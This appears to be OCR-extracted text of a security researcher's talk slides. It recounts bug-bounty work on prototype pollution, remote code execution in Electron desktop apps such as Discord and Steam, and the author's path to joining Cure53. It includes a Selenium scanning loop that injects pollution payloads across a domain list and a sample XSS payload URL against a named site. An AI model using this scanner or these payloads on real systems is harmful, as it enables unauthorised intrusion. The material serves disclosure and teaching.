
```
domains = open(sys.argv[1]).read().split("\n")
for domain in domains:
        for i in payloads:
                for j in ["?","#"]:
                        final = domain+j+i[1]
                        try:
                                driver.get(final);
                                if(driver.current_url!=final):
                                        if(driver.current_url.find(i[1])!=-1):
                                                time.sleep(5)
                                                a = driver.execute_script(i[2])
                                                print(a)
                                        else:
                                                driver.get(driver.current_url+j+i[1])
                                                time.sleep(2)
                                                a = driver.execute_script(i[2])
                                if(a==True):
                                        print("Found : "+domain)
                                        open("success.txt","a").write(domain+" == " + str(i) +"\n")
                        except Exception as e:
                                print(e)


driver.quit()
```



Bug 2: Pollution found using python selenium bot.




https://blog.swiftype.com/#__proto__[asdf]=alert(document.domain)




Bug 3: Prototype Pollution To Electron Research 👀

- Reported a Pollution to XSS to one of the program
- No bounty and No Fix for 6 months
- Free after semester exams, decided to escalate XSS to RCE



Bug 3: Prototype Pollution To Electron Research 👀

- Using CEF with old chromium 🤦‍♀️



Bug 3: Prototype Pollution To Electron Research 👀

- Decided to use renderer exploit from a CTF, but no sandbox exploit

Bug 3: Prototype Pollution To Electron Research 👀

- Decided to use renderer exploit from a CTF, but no sandbox exploit
- Later realized the sandbox is disabled 🤦

Bug 3: Prototype Pollution To Electron Research 👀

s1r1us 06/26/2021 12:37 PM
I can see a crash, but something is wrong

s1r1us 06/26/2021 5:01 PM
popped a calc
chaining with xss

s1r1us 06/26/2021 5:53 PM
done
got rce

s1r1us 06/26/2021 6:06 PM
POC: https://drive.google.com/file/d/[redacted]P/view (edited)

Google Drive
steam_rce.mov

@BlackFan

s1r1us 06/26/2021 6:14 PM
@terjanq

Bug 3: Prototype Pollution To Electron Research 👀

rewarded s1r1u5 with a **$7,500** bounty.

June 30, 2021, 11:22pm UTC

Paid in 7 hours, XSS which isn't paid for 6 months

Act III: Pwning Electron Application in the wild

Pwning Electron Application in the wild

- After previous RCE, realized a great potential for my next research.
- Decided to hunt on all desktop applications
- Huge success
  - In total we were able to achieve RCE on 20 different Electron applications •
  - Examples: JupyterLab, Mattermost, Rocket.Chat, Notion, BaseCamp, etc
- Presented at Defcon, Blackhat, and Nullcon

Pwning Electron Application in the wild

Target	Bug
Undisclosed App	PPollution + 1day v8 (previous bug
Discord	Vimeo XSS + 1day v8 exploit
Undisclosed App	Open Redirect + 1 Day v8 exploit
Basecamp	Deep Link Open Redirect + 1 day v8 exploit
Teams	Copy Paste XSS + Context Isolation IPC Leak
Vscode	Markdown XSS + top.require('os')
Electron	Context Isolation Bypass (CVE-2022-29247)
…More	More using CVE-2022-29247


Discord RCE

- Was using Electron/12.14.1, Chrome/83.0.4103.122
- XSS in one of the video embeds but Iframes are sandboxed in electron.
- Abused Electron *new-window* handler mis-config in Discord to open

  https://ctf.s1r1us.ninja/exp.html in new Electron Window which has no-sandboxenabled

- Run chrome v8 renderer exploit (CVE-2021-21220) to get RCE

Demo: Discord RCE



Act IIII: Joining Cure53

Joining Cure53

- Initial Failed attempt to join Cure53 before Prototype Pollution and Electron research as an Intern.
- No response from mario :/

2 of 2

Internship Interest

sirius <l33tsirius@gmail.com>
to mario

Sat, 3 Apr 2021, 16:15

Hi Dr.-Ing. Mario Heiderich,

My name is Mohan aka s1r1us, I am a Computer Science Undergrad and a CTF player. I have a deep interest in client-side web security and I believe that cure53 is the right fit for my future goals. I am in a search for internships and I would like to learn more about internship opportunities at cure53.

You can view the samples of my work at,
https://blog.s1r1us.ninja/
https://twitter.com/S1r1u5_
Confidential ongoing research: https://blog.s1r1us.ninja/bug-bounty/abcdefgprototypepollutionandiidhi

Please find the attached resume.

Thank you so much for your time,
Mohan Sri Ramakrishna

Joining Cure53

- Masato one of Cure53 guy, knew me pretty well, due to collaboration.
- After prototype pollution and Electron Research, asked masato to refer me.

Referred by Masato Kinugawa for Job Application | s1r1us Inbox ×

sirius <l33tsirius@gmail.com>
to Mario

Sat, 15 Jan 2022, 20:13

Hi Dr.-Ing. Mario Heiderich,

I am so excited after knowing that you are interested in my application, thank you so much for considering it. First of all, I want to thank you again because most of my knowledge came from reading blogs, papers and solving XSS challenges of people like you, Alex, Masato, and Gareth.

My name is Mohan Sri Rama Krishna P aka s1r1us, I recently graduated from my Computer Science Undergrad. My area of expertise is Browser and Web Security.

I enjoy being challenged and engaging with projects that require me to work outside of my comfort zone and knowledge set, for instance recently I learned basic v8 memory corruption exploitation to write exploits for my latest research on Electron.

A few of my notable achievements are presenting our prototype pollution research at a conference, my recent research in Electron where myself and other collaborators were able to get RCE on 16 Desktop Applications like Discord, Steam, Twitch, VSCode, and Element using a new attack surface on Electron, finding an XSLeak on Chrome.

Altogether, I am convinced that my background in computer science, in-depth understanding of client-side web security, static analysis for white box testing, persistence would be a valuable asset for the team.

Please find the attached resume.

Thanks and Regards,
Mohan.

Joining Cure53

- No interview, whatsoever.
- Gave me a test pentest for a real client
- Lucky enough, the target was Desktop Application built on Electron which runs Chrome on Cloud and renders in desktop app. Literally nailed it.
- And Joined the team

What research I did after Electron Pwning?

- None. If I didn't have Joined or rejected by Cure53, I might have did further research.
- After joining Cure53, got too comfortable and decided to take it easy.
- Worked very hard in first 3 years and now I am chilling.

Remember: Work hard in the beginning, for efforts compound and pay dividends in the future

Job Market?

- There is Demand for good web security profiles
- Top Companies always want to hire best people
  - DFSec, Cure53, Trail of Bits, Electrovolt xD or security teams in companies like Google, Fb
- Just show your skill via finding cool bugs on applications and showcase them via blogs.

Questions?